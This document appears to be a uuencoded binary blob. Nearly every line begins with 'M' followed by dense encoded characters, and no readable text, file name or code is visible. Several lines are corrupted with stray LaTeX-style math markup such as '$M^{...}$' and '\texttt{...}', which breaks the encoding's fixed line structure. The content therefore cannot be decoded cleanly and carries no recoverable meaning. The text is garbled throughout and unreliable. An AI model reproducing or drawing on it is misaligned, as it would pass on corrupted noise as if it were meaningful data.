MOSQX!9A</QA_9!VWYW^9_UVK"R&%U*V46LB+2JKYUY_SO_Q-_O,__,__XS_\ $M] = P + T^{\& 6*V'} O'_@MW_XQ_G_Y/Q_?Y[_+_[^?Y=]<07^5/_3^+X?^;_$ $M^Y^2(0] = _/U_&:_>/(\#GU:<'S^?5PM:'U<S$]S?'^]W'0FDI6M/IO[ZO/_\G$ $M^{2_{\$}}.02?&?]-)=M*)^-?UNW/^9_^)O_!_{\$}SOCG?OHY=//B9_.IW%R$ MPR7_+:90XPF>7(J!Y]O^80UO`.9GWUS#@-B]NYQE]LV%%!>B_DBICRIQ`4/` $\texttt{M}; \texttt{SG}) \texttt{FO@B}/\#=\texttt{Y}=\texttt{MYA_CHT3}_\texttt{O}/\texttt{CWZCLQ'N]}=\texttt{B}*\texttt{H2ZON/D]}+\texttt{P}:\texttt{A}\texttt{M6L}]; \texttt{NKH3}$ M63G[D"(KV77VFS(O:U]223*1;NLJ`U?X&T]5+:PTM^[G<*E\VK%@\G?F^X/ M\T9NWO[-C; \V5, \U-?RCJO\/'?[)_JBJ+OQ3T"+QCTK2WR5A]?]T%9(R@4"; $MP/ZPI>)W!*G*_R'<'_;?C?]_FO;,%=.5H-7QSU:>L5/V#\=._^T(GD41=NSE)$ MUU1*H^U9H'240JH91952*O:UBO[1T3_<!S3]@%;YUQ3E\7]TY-,R?DO2#S=4 M9@VES-R&\NSI'Y(4\$^33@OS1M16OE%7?\$44.B!'X&H8WBH%^<OXC-E#3UD+' M)?XQ5KP9@A814;I80+.FDF:OWP5IZ=@2H"65AJ;-\'\@MI*4(BQ-1:K15#H= $M!=W*4/SBG[Z/QQPVARVFKP5'6-U\7"(YJE!"ELFJ`W+;="?(*_CVO%S^.)D2$ MON[T>=TLO>6T!O=553F;"Q97?'\O_"R*4Y^ENYGF?RLW,\J^5F[GW7R<^VG MA.3GQOW<S#\WY.?6_=S>NY"2_-SY*6C^N24_&_>S27Y>N9^'Y.>U^WF?_+QQ $\texttt{M/X_)} \\ \texttt{S[W[^9\#\0'4_3[S=P@MVGG85Z:5\P5;)[UZR\$"G)?O>B\$3+YW<M6J.1W]} \\ \texttt{M/X_)} \\ \texttt{M/X_)} \\ \texttt{M/X_)} \\ \texttt{M/X_} \\$ M+URAD]^]=\$6=--.+%W*]4/F*+C:?%C>D^?3W%6D^_7U-FD]_WY#FT]][TGSZ $MNQ>R:)/F[_SO'6^^]-*?1_Z%)F*0*/XA^1W%OT]^1_&/R>\H_D/R.XI_2GY'$ M,<_RU*3]L@O#KZ;%4<S)SZLP_-C/ZS#\V,^;,/S8SWT8?NSG76QA35JHO"3E MW, 2&E%=>DE(DOZ.)D,GO7I)2);][24J=_.XE*>OD=R]).2ML0]OI)2EG#6EI M>2]*V26_HRQ-\KL7IAR2W[TTY3[YW8M3CLGON]C.EK13HSQGS>G\$W^'O'?F] $M^{O}[O<9^{?}];Z[^9W[->16[R_E]^;WR^UVQ-#]*H1Y/>._.[MB8*E2*4)^1<=$ M=C%"O^1K5HI+KO\$C7B538.-'MH*5AU2\$X(>V:E."GXT4['\E;:P?],HDA!9[M/5L5H4@O6D\$)E`/[/=L;H4GEK:(\$LA!IO255LR42-1%Y6U,"Z7GK%P7J`!(A M(FQ;2J`<*%OORK8B!\$,)M(,H=3A_:`TAK`FAHQW\$>006I!T524\(AG;0XZ%! M1PP5R2X2YG5Q)'2X-)5`(!WLO*RT2@E>5GJ>IZ2@G *RTG5*\++2L+02I!^= MEY5N4X*7E>Y2@I>5-BD!936D!)05K&VI[G8HJS'A, %Y%]2'IAQ&G"/(409TB MZ%.\$^A2A.45H3Q%0B&!X&J*BQLNJKF`!3PFX(@(M:8GZ&"^K&K2\$JJCQ>@6G M6K(C2KWR0JQU(MV5%V)=IP0OQ#K5DI478IUJR<H+L08M,34AX,;*1`00Q'K6 M\$E61<;[R0JSW*<'K;CTFPV#E=;<^I`00]GJ"3Q\$AKKSNUL>4X/%H[%:(2'?E $M\6A\$20!X-'8S1,7N\6A40EA[/)H4C[\W@L>C2=7G[XRP\=K>S-JN)\$'1C=?V$ MIDT)7MN;6=N5(J-V4U,"Y<#*YV&@-.7PNMO`,*`SY\;K;@/#H":3U\;K;C.F M!-3=`^Q3:1VHNS`,&EH'ZBX,@Y;8JXW7W1:&04MDU?N>MS`,.E)Y7U,"T?;> $MC_{,6QH} = H_{,H} = 62F(PM-G=&4\%/I)$ M;K&Y74K`YL(FG>Y%M]C<(25X:%O8IM.5S-9#V\(^O2'2W7IH6]BH4SRV'MIV $\texttt{M2CD} \setminus \texttt{M.TQ}; : \texttt{Z'MJM2@H} > \texttt{V$VES}/; \texttt{2} = \texttt{3} \\ `@[$=5'T] \\ \texttt{WA\#FT}[$^-615NV \\ \$M+()) \\ \texttt{70}$ M.D*@BZ*=H03*X472P<\$`713MUI1`.;Q(.GMF0#EZ2J"'8KMP5MC-0[UF1W>[M<&#H:`D?]G36HUHE?%YCP/%4T_,5H+6\$3R??[`A?77.:(;0F^29*Q`#-<!JB $M/BMI35 > \ PV/I; J] < Z51&AY-=>D"#&A>+[I#@8;RG`HTE.<QI^$!CNT?WOD#$ M31":49PF(ZVA-@-HBM*XK/%`!W!H!)>+(M@V,J%Y_`P<-"G>%CR,,'#8E."N M!:7QOFO?!P.'4370NU:\$UB3U^3X8.*QJD_IJ2DOJ_IIX#`KD;5N"<WPON-A MA9G'45LE]1E*2^KS0]G`(9-(ZEL3FDSZYP>T@<,RE=374UI2G]=Y`X=I.JEO $M1V@U[U^{-}] ED^{PLT06F}O@[Q&Y] -, -^4I7$=Q.V=V2=;8:#5E,;[@]L\,R8;$ M8J"UE);P(7Z'9%L,-\$-I2=\10RG9'`-M36A=TG?\$[YALD8'6\$YI)^N[Q&ZID MHPRT7:2QO?),P[WA(.`PD\L%MX>.QK^).\1A'F-MTG?<)%I:QV6&^\1!`2WY

M9DUHB<W"W>(PC[\$NL5FX872TY)L>OZ&&P\[DFX; 2.\$:XUQSF,=9)KA-F36C) M/(9;T:\$%60+-GM`TGZMP0SK,8ZQ+]!KWI([&OXG;TL\$DSK5=V)@.0^)@VX6M M*5CYKN\$MP=WI,(^BKDWX4)J'O#84YI37AK*<];;K\$AHZZBJ@<>QP[[>WODI. MP_W4?M:QSO!QLO8=WZL"S?=\/^N*271EK6);C.#M7&O"E[:E)K2D[VNOM_L: $M: F^2UM = 4E^3VU^6P/ED3F^9G^4VU^4V^4= 1VQ!YFL3^;X@\,QK*;-9U^4V^4U^4= 1VQ!YFL3^;X@\,QK*;-9U^4U^4= 1VQ!YFL3^;X@\,QK*;-9U^4= 1VQ!Y^*$ MD^@M;M?VLY:9IOJP:%T5/.Q[P_W=0\$*1)7YI(*\$&[KD?%TB*D!I.0OU+W)5` MJF,SZH2\$VG?@KC8@H?)-W+O5B=BO8](O\$?HU5DF 1.C7F/BY@:0(J>\$DWZ]1 $M)OT2L5_'I%\B]&M,7(Y`OT:==(O&?HU)O$)0,)^-4F_9.Q7F_1+QGZU2;]D$ M[\$>7]\$N&?HV)GQ9(V"^3]\$O&?B7>RT[\$?NV3?JG8KR3B 4 C8KT/2+Q7[=4CZ MI6*_\$C<XD.K8C#HA8;^.2;]4Z!=\$!K)^[4*_#H)/*9LX].#NF6&',7'L65J; $M\/E.'\' 4M0F?(K0NX?/=/H")[Q*^FM!,PN<[?@!S;!*^-M(@"(L0XQ@\-&D')]]$ MXR"TM#;APPZV:0?C,+2T+N'##G9I!^-`M#23\&\$'3=K!.!2!EG2PB1W,#A+; M2\$M]'SU!?I\(IB?([Q/!]`3Y,1%,3Y`?\$\'T!/E#(IB>('](!-,3Y*=\$,#U! M?DH%TQ/DCVD'"?+'M(,1^:E*.QB1M[0NX?,=G\$3:P8B\I9F\$SW=PDFD'(_)` M2SH8S?"DT@Y&.VQI;<*''=1I!Z,EMK0NX<,.UFD'HRVV-)/P80>;M(/1&@,M MZ6"TQU.;=C`:9\$MK\$S[L8)=V,)ID2^L2/NR@23L8C;*EF80/.SBD'8QF&6A) M![O8P;TEMIPH*)%NN8`H&=%PHJ)\$ZBH`HJ9\$E32H9L2.\$QM*U,EG6TJDT]9, MQ7Q-!;Z^2$1.TI,(/N`B#T*X5#00@^)V%BB,I!ZO[.<IA+Q5LZ?&G'+E#JQ$ M"1\2D2EU8MX^(.*."2&QU!\2D0DAF70^&*))U@EUQXEL*4#=-\$!D2X\$FX<2E $\label{eq:matching} $$M@+WX1@^?@5A3(ELIF3@+'@H-^I"(S&JR0`(3@B7<!)`2;^7\J1'#+&B[0@.C] $$$ M9N*6\$D7%51.C(#RQY41-B8*K)@8]>")O4#!OEBB3!E'!"Y4T:,6(R6?7E*B3 MUFXHL>; # `4,; '+'APP' #&QR1>K=FXHZ)CX8R`)&)K^,2VDE*-,EG%2/RKNRH $MX&7%Q;>C@I>"]W/74*+D_=RUE)@(?D<ADSIIK6'$I+44,EDG$J*OR<2\[2AD]$ MLDU: 2R&37 = +: +2 - R - = GM*) \$-AQ4WQBPD\$ (B"\$3M.I)9:B>2SU% (K)0@5W[2Q] $M\&"\ensuremath{^{\circ}}$ \@UHS8<B+=M"F=U\$DW;:KF=:)A/((GE\$5P?6!\$O,<E++'[4(EHXX]PEJ28]) M'?JPB"@\$N-R@NOI#);)94%\$W?[_F1DJS8Z=U,%)';8D=)U(CI:ES&HC42&F9 $M?-;;H6.=K:36P=0X8L.);'QJ:3Y8(AV?6G4?*I&-3Q8(^H$1Z?C4]0=+9\#L^*$ MW7";P'8`NN4V@>T`-(UA`B+6V5AB]Z\$2<0=PA%MRVC0?)G\$3)IVC2WK3<J*@ M1+87W(1)QQ,-)RI*9'O!35@9.R([[]O\$&<D1.TYL*%\$GGVTID1W';**--X5^ M?DC\$CA(3R#X@XI8)(5&3#XG(A)",E0^(N&-"2`;OAT1D0D@LV`=#[)-YA6TL M^CBO#-EFID_F%79XU"?S2I-PTK/QNN*<[,RXIJ%B'Q:1.T<3\7U(1'8VGFC" $M!T1DLT,M$B)=QV?$6SE_<D0JA$IR: +.33+BK9P_+>(V&L; *'H;#6-^$+V \label{eq:mac$_BMY&PY@?16_C@CL_BM[&!7=^&+V-"^[*'H; %]SY4?26KU)K>O,-B$QO} \\$ M4^*MG#\Y(IT%:\UER]R-&?%6SI\:L>==X6K"1W;-U80;J91X*^=/CL@DU'!- MX8J) = [*^5, CLB5LW7) - 8/[/C'@KYT^.R(30<GO+_)\9\5;.GQ9QQR<=[EK8]$ MQ4EGS; C.S[I<-?"CD\ZW+6PBY,.>\]JY@C9\5.>K\$\$-Y:3IM/H=/^5)ZV1' M>K7I/E1B4&J;5I0=`7TXQ%V*'%,_(`#373II*CRR\$@HF;"5K"1%2=BFLNJ MLM2\$M:94D30(\$XY6X\$-I5/+AEE/IA^/-#E&EZ;F`B*DZ*Y5UIPW=F;?967]: MTI\ZZT]+^E.G 6E)?YJL/RWI3Y/U9TOZT)DBKNXD'4TVM4=X>L2OAWAZW*^ M("*3Y\$G9[8B\$AB1!UFY'!+1/TJ+L=D0^8Y),9;<C\LEO 585Z8I5PC1W1T7Z M8Q4Q3>!1D4[9`LDMTBK>SQ'"*BL]2?\$%L'/"*EV2\Z&*-W6P0)+P(]ZZ\$9#/ M5C1MG140K\$"2^J.*]V^P0)L54*Q`<L&]\$J0750]-WDA\$`I+HBK;*&XG*:I,! MMR)KY";THK\$%LBHVDA5(,[B(<.'7%U!Y`<T*I'"+L,06-N5OFR9M\$6''X`LT M.BV`AR+VE8*VS7K9"T;/.MGS)N90]:&)]@LF:V(?F@A+C2Y)J@`%0MID.-_K M<B3Z-2^0-W+#JLB1Z'M60&7ZU&]9%2JO`C,#0W)DT>50[8(<8%W4)3DUH(!A M!5*H>C*NP'BD^02JGHPK6R!)#P#_#7*PZ3+28;,+V;N%L'DQDN00\W\%^T)Z MZQ*\"\DJ6U(-@__!2FR`EM>P*0%3,6J2+*AD,080D"*1<R`X00462--RPJD $\verb|M"8]B3@M?H,T$9;:\\0-:&$>]\\E[5AQ7N1@[6B08!\\^EF!EA40>8$5*R#S`EM>$ M(!/UNF(%5)T5T*R`SKJYYKVH,U&O>2]R+-9KHC"RRK%8[]@7DG1\$F(->2)O3 MA5JPIN\$%;()4:L%VBA>`E9B@GH*=Y`4@%:9(@`C9[B'[=K\$!H8`YT8!08#C1 M@%!@GS;`5X%S%606EH(>&OLJ0@\$0`HMA]E7P`DE>IY"A7]D[RDW>@%"@21L` MU)#(WZ:PIUKDV4,!\$)%,1G3(]^_8:=L\>\W835Z@H?)A)Y=>/J\$\2*C5?+2& M!P1L]]FIJ/]^2[NODHPV(MX3%9"?6.IDEA3QKJ@O(/(O2%8@F01%O#/J"R1S M"-1TP><4.!2`S,FR3@2(SP<(FR69'5CZ!H0"8`1JMI]00``8@;K)&Q`*0&+3 M-%L>/E0@;*;DAHYQWX!0`'+ALJ1RO@&A`\$#`]W62%P`(&L6'L.Q9`]H<P9X. M(K:L]PWH60/H28QO0\$\;D.9XDS@9V73-K<HE\$`K8%!V:CY'P=H-C+[1_Q]B3 MM2ZFFA<V97)791H8"MC4R5VB/W48GM#W+M>?6`#ZWM69`H<"+M%RDQGY4,"V MOTO6\K6D#3`B_[ZDWS=)XL%:,79JWSR[8NQ)[I^:&7#39=C5S(`;D[!3`ZY8 M\(YGIP9<5<FJLFX8>T'X#6-/K'?=,O8VK[UE[\$F>-DSR[]A%/G)C`6!GL[.7 M;4=DJ_BABV0%`'HE4NP,:T"3-\"P!K1Y`PQK0)LWP+`&)*09>D6I+-.Z;\"*

M-D"J7+NP`.1\55+GRL^K2!%<T^^S!-N^`;P`D[`J%\$AFSWI#)<PR%_OO;Q@[$MM2W^{QLJ8}=5EZZM0P'90)=N!NJ<-T"IO`#7.BDWN0@$];8#6>0-ZV@"=2GC+$ M&F#R!FQ9`TS>@"UM0%WE#:#F7=5)!L)Z1QM0UWD#=K0!=9TW8,<:T.0-V+\$& $MM+P!3; \#_D+: [$5D\#0@';@";)BM<(QJZR^:41C\#W9:C62L=-S/<N&7MR\-<$$ $MZVWS;W79Y!@*./;DS*[1E+VM\KY3\X+`+5F[#*OG9GW-C'O3</8=;:Y:)AY$ M9P6`VC)VJAB>G9GW-EF:-AUC[_+:F7E/LW@VAK)W^>S0,./,"@!UQ=AEMG-I MF&E-\V\V:\:N\[XSNU<JP"Q;U^;=9Y:G2PX`FS#H(%&?*;0?"\"V0K&<B6[8 M)@62K5]+-5-7.A-O2S63%P!JS=B;3+';FK\$W7+';AK'GPZIM&'LRK-J@F9!F M720G//C,C(`G(+1(#F?PK1G1V.3TN3V,!2!)O5"9N8L%&IO>/I',*B3-%O`> M@4Y3`4,!-%F-3=V7+[GQ%1L!SQ!HT64[@K1`IG[XW(TK(\$6VJ4D*R&QI@>_B MV,,9KH%`1>VRCQ@4]#,4@'UK23^3`G6V+\-W(`0\5:!5<IZYCE=_!3Q9D)[[MKN/M7P\$0%Z297]?Q`K"E9]E8XQU@1T^SH"("]I\$#E?<0%@`]4LD!WKIG['5V $ML!0+@):IQ-^T(5Y\#R(/?J'SKWU<$X88]Z>!4@!?0%>]@+\\@8;;3*$.[IQ,L+]$ M`%4R]OQ@HY>,/9%/KQA[D]>N&'N24SNX7V!)TNC<P/2:L2<&IJ]9[?FY5U\S M]D(!U"V9V6^';RA@T]FS59M')Q2`//GI(PA]0'\`JLH[&`KLTP)`I9-S4U@5 M]G1RY@6`:AA[;L!ZP]B3/7?P7,%3!4UMLKFQ7S'V9-?;T\FY:?)=2T\GYR9] $M8R!XO1R[S\&O?,/;D^*_XQ!R[RDQOWS/VY+PP>,QLW]F;`YY]R]B31PF"/\W5$ MWN2C?L?8D\S;&';G:\\79=N*L2>+LBVS"8W):M\RF] `DBYHMLPEM?MR^93:A M31P"6T4;W\J\=F836`&@:L:>+X>WS":DR^\$MLPF*Y?"6V812@885:#.;\$`18 MJ\6<QLXF)%](DO!OPY"?X`4)G8W*4`#.8ANV:*UB*)3K8-=DFKEE-J%+?!%; M9A.Z?#[:,IO`"@"5V023;Y6VS":89*NT93;!B%SXS":8Q!F^93;!J%PWF\$U@ M!8#*;(+)#]*VS":DKM<MLPFFR=PX6V833.(#WS*;8/+);LML@LF7D[M@%B![MLDD>&-G14=]652;;'1WUO`!0)6.76>]VDK\$GIW0[Q=AS>[M3C#VQMYCO1\`3 M+VU5Y[5KQI[LDW8UJST_X]S5C#TY_-@U!-FVRH]_=@UC3Y[<P*Q"`MZ9F<UA MWO=0`!ZT\$(E6[^B(;D7N'MS1\$<T+`-4P]MR@[0QC3PX`=B0&WN:UKQA[XMC! M[\$8.N,(69[=F[%U2.QW1K:SRVNF(Y@6`VC/VW)[L>L:>2G[+V%5>^Y:QTP*0 M80Y3\$QV!2.VT65.ZL._ZR#3M74NYZ<K8<[>,FV6W6X<Y&.*Q6TEM!7!'NG!O M^['\4.LP!3MNTV3<BG(K*G6X6DC[K412=Y_TFSW6"%3:;R6;C)OU6S&9DY6/ M>[LH9:<%NI1]!E017S2\1M2J?/YE98:TC"\@V\$?R`TM69DC+^`*2?:3-YF)6 M9DC+^`**?22W7:S,D);Q!33]B!9%F6CZ\$2URF=3L(_EH8F6&M(POT+"/Y!M2 M5F9(R_@"+?M(OD9B98:TC"_OL8_D@2VLS)"6\04,_4B=VS=69DC+^`(K]I'\ M@)F5&=(ROL":?4059;)F'RF6";\$>\\$A6VR0!;E!@0RMJNN)'-K2BILN\$'P+Q M[\$?:_%R9E1G2,K[`EGU\$%%NR91\IEL'G_(1]_ZK@NH<R.-C=.UCY`@;*X%BV M[UJUQ?&.S_SYNO(C"RBC:5V=*&FFK.EWNB*4(>8%WKUJNWSE`&4,*],6VX.Z M!^]@M5V^WX0R:_H=(TK?44S.+&XQEF%R9@GP8QDJYZXJ*H^B<NX*RUTH0^7< ML40]L4S-OI.?@\$\$9.F2Z0H@<E*88=*(J?L>P,KDC&LJL6)E\^PQEUJQ,76S/ MAI7)EX50IF=E3!&O+2TCJY(>JATKDY\8S&5TQ<KH\$NY:L#)%?>["=PR4Z4K] MZ@0K4YQ2.TG+L*O+H4PXX!K@.1%1E[`(IUBN3%/"(AQ5N3+%-H?S*%M&YGL0 $\texttt{M*+-C91})? @8 \texttt{J} \texttt{Y} \texttt{J} @4 \texttt{T&9DG} \texttt{U} \\ \vdots \texttt{1G} \texttt{Z}) \texttt{C}, \texttt{5S5AFPFOM9WZ2} \\ "\texttt{Q} \texttt{I} \texttt{R1V*}, \texttt{3NU} \\ \vdots \\ \vdots \\ \texttt{R1V*}, \texttt{NU} \\ \vdots \\ \texttt{R1V*}, \texttt{R1V*$ M]HX+6F8HG&RWY!K%F!USQ8]H^I'T**PE5RW&;-<</]*0CV0[ZU:FW<E7-:S, M4#AI;V72G<*Y'"LS%([F6IEV)[=[K,Q0V.FW*NU.;O18F>%T&47*F"XYKFE5 MVMK\5(&5&4Z7:5E%.@N069\$;7*-]_(>]S!S*"%HF=4:MMN3NCWM'IO@1R3Z2 $MG/FOMN1^D/T(&T^J+>,^DH<D;\A]MLX^7&.R7J=E1^7-$\O_NG[CW_Q3[_X]$ MIU>/WE[?/'I[O-I^=X'_O-Y^]WO5R3]<_/;BWT-]?EI2VEZINW=1?0?OG,_ MW_V7M&Q=*ED72N)KG=H^(MGYDNZ_4D\$(*L49W^^TI77-2]N`1AJ0B)M;Z[*3 M+2NMX=LZ.5/&NPQ@-CO@L@RBT&PH7)<*0U!.L?2&E(;CHUL_W9<*%S_]`LK' MP'UMX^9M5W7\>,+A]"9ADLWM3.D=`AL@KRP\$\$&H-/LL2ERQP063Q;5Q/GV:U M-;&VICK11&!+JFMC=2?9+\$>X>##^``%RIH4"%#]*@.)'"C#P'7Z0``/;=%Z` $M\%; E4(>V;Y;7@`U,T)9&'4V9[&\7@8&Z=EDL)\%W=+4@]\8!PDW(NT?!#N?5KJ$ MDNJZE.H,5,E5\$<ND].U,%;T=TH8>?*=/*I[O\$&=R'3K-5-%;)/:=W\9RP!KL MUFHX4UO?SE31VR; `H:IF436<R8VD4TP5N9!B54?E,T!;:%A#54<U*E\$=!0\$B MI;8U5'7FV6V1ZC14=901Y[6@I8"ZQIS7`L[DVG:K%L2++-`PW2RR60E3>\9F M5?3"R_@#JN%,YZI)K[[8FR?2F4;8_-\R2!,FU=S.5-'[*V!+Z^Z,+?`=XDSF MG`%);K+8V G:B4Z>9)(%IMJ<84JNK-C7AX585!-GDO)VIHK>7('II'5V IQF M1R:83-KF#%-%;[C8:KIV434[5HUISE83;\+`7:G.Z=LY14B8U/D!%.Z[V"'7 MM691-9RIZY;H6[R; `V.A, [CB; 40+S!?I=1S+9"I<R+8G5YLUFTR-6C06:C9M M&ZUN; UM%; NJX: LX9GN1ZCZNFK<]7P^9%8VZ=L`(\E\$E5U?G)M*X9AS2+JN%, MJCM?3<,XZF75<*;FS\$1?T9M\$EJ-;)C3.9!8(K:,<]LKN@FH2IC,B2*XN@=XH MH9<-'<Y4)TO84H<,:YM9UJ&\$:5F'#&V;K)9UB#.)!1T*004:.)I%DVEDJH&I M/;.P3JY6N;9U9T9V<MW*,9D%QFU-K(Y2ZHSA]1WB3/J,B4^N:CDFNT<Z,Y-L MJ"+HJEJD/0G3&1N27/.R<M.B621LSB3U>6'WK&W-L@XE3,LZU+.VM<LZQ)FZ

M!1W:TK;5<EF'\$J9E'=K2MOEU[]D.<2:]H\$,[UK9N68<2IF4=VK&VF64=8DQ-M=:9#KGGQ@IMEDF\$14CK)#\$R",>EF\$9-D3/:PYCR38DQ&+&+2E,EO`,XRU8Q) M58N8&L:DE_6194P+!<&FUW:A(-@4UH7CH=N9V#31J781TYHQU<OZQ&QD%XX@ M;F=B=LA4MS8/RH=HM\Y>=D!<PW^+*]@"DUG"]")C@[*NE-M\$-I')KK*?.&Z M\$<Q^IG%\9Z;,A*F]]2P&'\$)ALP8W84V'?2J9%.]""ASV'E77W<+A[TUQ#G.; $MU \setminus ?$]: $(\langle VF \rangle 3G' \setminus HU^4 \setminus)\#QA'56!2:HS3++I,XP^>91 \setminus Z.K>I%:MS5C$ M:A>-[[9A3.:,S:K([4187FCA-K@Z'`]IF \$M5X1P:U&Z:X>^GNXTK(%#N7N(MV++`5.@-79QI<6[SF5PVM\$QRV;ELVS.F<UNIY**B8]*WSOX5N:/8#,L-3V3: M_Q##\$]G&A88GN4<)YT2^U-G#I7@Y<EQNK1*FL]9J%5/6BV:R`C>I++1,,O*M M8BI[T<#U6]EPMZB6,#2T['+O<\/XPOR*?+#1U"J)<5AMR3U,**9DPJ>D27L6 M4DRV<\`-7M57"T=J:\@#"R\`<7<W4B#JUK\^W.3N[L#'WRX3IP*NH8)7M=Y[HC(M! K>5(G+N(%]D&89B5YP-IMHM4L&I&Y@4M!M5=!BQEI7Z5*YKB"XN18TFNI% MULE906H=+:'3L+JN[/^*PKCFK-'#[)?-M8%<074:]1#2?+9P+48:7%J=GDTC $MQW26XT7\&`W=?5(5M@^-941@U\&]1^F-T;*5:^M[0J<(BS'"\R'FEY@M4XX<'?$ MA&@+!>7E;>L(7T.X@P_25>JV=<0+7H4&!DV]@)F@7J2U.*9:W<94N<`1W/G` MD4NC&@0D_+=1])8-UA1N,RL;%B3.."F3*]".29XY(O0UT:U9H^/\$>]LZHI>, $MJ > X6, 2G&U"ZK23.F; EE = -&W4U - 6B; 4R \setminus HFR63VWQ8C) < JSU(I].W['F-8N6]$ M;KUA3&\$U?CO3BC&99=*C6[.F\$<MPVC`FN6@_U_<_AFG+F.1%9PG]CC&UBY;8 $MVXHQ = 8LVMELVGMIJ64UL/+5B64UL/+5J64UL/"T\@-BR\=0VRYH73#)8OJY$: $\texttt{MY} \, (\,\&\, *\, 3\,\&\, !\, \text{A.W'N} + \, \$@6 \, : \, \texttt{G} \, (\,\texttt{G}\,,\, > = \, .\,\texttt{G} \, > \, /\, \texttt{U8} \, < \, \texttt{M4} \, + \, \texttt{SJJWK} \, *\, 1\,\&\, ^{\, \prime} \, /\, 6\,;\, \texttt{A} \, < \, \$\,\&\, [\,\texttt{F} \, = \, 6\,3\,2 \, > \, \texttt{MFSD} \,]$ M&K%HN&_9R#5RD=W;LI%KU"(;L64CUT3GS:U,;.2:A8.0C5QS;A`F5X!AZFNK MZDS8B:MI1T=N6XE%X.XD8U*+;/E.,:9EQZ\$[S9B:16JTJQG3LA.S'3TE:\$6U M2/?BY5T-3&K13+CK6\$WU,ND9QM0LD]Z*,77+:EHS)K.L)CJ>6KGL,'G7,R:Y MK*8M8]*+:J+7-BV?6C8'T)N:CF^9X.GE3,?7+=)<>A_3\NEJ<?_82-%RD=+3 M6Y>.3R_F8^-%+SO+IG<K'5^[:%JEURD=GUED?.D-2LM7B\7]8V.G7K9,H_<D $M'9] > -+, `'SVB:^ME81C`US,^=U"RA"\D!P/357>+9@O@VS$^<^NZ(W"%^&JS)$ $MF_:-6XS59R8/X^07>>&60%_6+^$+U\E^&(U9%&I,[]):OM:MRI;P;1F?7%I?$ MN%(+QZUMJ]5201`E&G!HFS-1T9\$07-<#W-MN<3L5;6=7G0D?C'R:MK.3BV(5 MZ;5=5Y^S+\$OXF.7LEFUDZ/5>Q]<MM;CQRB^D83#+0MKI-6!;GUFV'``^9CF-M"AZ1VSSZP,<LI]%F*5_0ZX[5UYUKYX[QA?K.\2DV'M\I<%Z>BHT'8\[\$AT<^ M.AZZ2BP=?XJ.AZY22\>?HN.AJ^JE^J)J5E^[=/PIN@+IJF4+7'H-V_*)97\$" M]&JVXUNV6Z+7M1W?XI6\$6C.^9NFX510&MVS;1*]Z.SZS=*6DZ\$J^D\NVGO1* MN.-32U?6NF)\=L9<Q"?(/#:;ZZ7C+[S%-`PPR-V\V8:56:>LA2NSMHS5+<HI M:]V=9.T8JXN4I*Q=>CTFLH8<`O/"J?/!@@V,\$<>JK2DHLZYHK=K9;E*K/A'3 M`:QK5JL+!*"U-N5;7<"Z8;6V75JKM7EEUI[66K0)F]3J`O'*K%M::ZU2";LU M?YEUQVIMTK[6[4F56#%M\NMN4FM3G69EVM3(5)L:=;+!*Z9-39WVM6E.:M.* M:5/3I=K4F)/:M&+:U%:I-K7BI#:MF#;Y\V%2:ZM/:M.*:5-;I]K4MB>U:<6T MJ>U2;>JJD]JT8MKDH\](K9T\#0[3IDZG?>WJDRJQ9MK4M:DV==UI5J9-IDJU $MR8B3#5XS;3+9R#'ZI#:MF3:9)M4F<^("'[`R;3)=JDW&G-2F-=4F4XEPG/G $M3VK3FFJ3\1<08JW&13R567M6:].DM78GM6F]9;6:1,+&/A=[@15JD0$R[:L+$ M:"JRQF0F!YO,9.G.)"8XF8"07;I2B4E/+-_B%5Q,A`)\<IG'B25'L7S+O`6* $MI#??JWBF^R<\#M^4-*)+VW/&YT;F$\#T?U7D,[W<I/6&-;\-5'MG"^^<C+<"1W$ MKK: .M-+(KKFME9'+L, IN#7Y\46"SE:FJ7E89#OT]9,M08DG<)&6#@!*CHDM) MW"I&'`5[2*FAU)+0%<KF*HNQ"/+6RC94C#XJ8T%ER`;!',9'9IP*YHA</:LL M^+#.5=:SRCJQK+(MJRS\$F)VK;\$0%J)G_IA2F`BPXK/=@(75P-]ZN4H&I.\OT MHL#FFB?,;<T+7.\$`=&^`*QQ"GZDLLL\$LH%4X8;JU9^'<=+]?'.3\$V,;S<4Z1 M*Y@JF#*TSLR`T31/WHL2)QACW80H3N'Y[`:M5"4N7/86@FXA<H%MM%\WXK;^ M4;Z.&N.Z4FB,BY!31C1U(XR5VNV+ZW,"#:>F(Z3-JM7"W@4VJY=UG-ING3'" $M4:NUJ[5>.&,$-E=936\8WE)9R(D$IK]NLL`X4[>$.$G*Z>ISM[$@#Z&QW*9.$ $MMB"!45-WQ;S87&CP`ILU>`V[.'>Z?^{\V}D56V=)+23)A-B*F]W:)HR2J[-<KP]$ M18'-5<:NN]Q26<@X9N6Q5\$TB&VA7PP+M;ALX>L7\$SUQAG;Z-<<T8V41U.^.& MB<70([-.GI1+N\$XVPDJAK19.W@V]9V':VV]T1"[!*I,+%USQU39;V<(Y)%Q? M<Y7IA1-6?./-5N8OMIZM3+'*EBY+XHMPMK).+:HL[`%&6"RT9N\$HC6RP7.B\$ MO*TRY&,)#/<L004<FZ9L[2+#09(4[ED4T*UL,FUDO<28L\$2\$>Q;X=XZ--S*< MH]_*IM)&MHLD2?,/@J'LU**^J;21^;KF!%O+:JMOTZZ*IR2\$>Q^F:W"W\$?YK MTO>T:(Y"QQ3L560R-%OI"V0+(H3%FCD7\%LE60@M4UO=QE3QA(,C-"]>OL.V MV4!HGH/PTZO#9#,00GL_WEQ>O;U^_FZ:?E_73>7S\$#[\YXOJXO[%+*^+^>,7 MD`-MWAO8WX7]7<3?A?M=VM]E_%VZWY7]7<7?E?M=V]]U_%V[WVO[>QU_K]WO MC?V]B;\W[O?6_M[&WUOW>V=_[^+OG?O=V-]-_-VXWP?[^RK^/KC?]_;W=?Q] $M[WX?[>^;^/OH?C_8W_OX^{'}]/MG?M_'WR?U^M+_O_.^="'*V^`@"P-$3+`(B)$

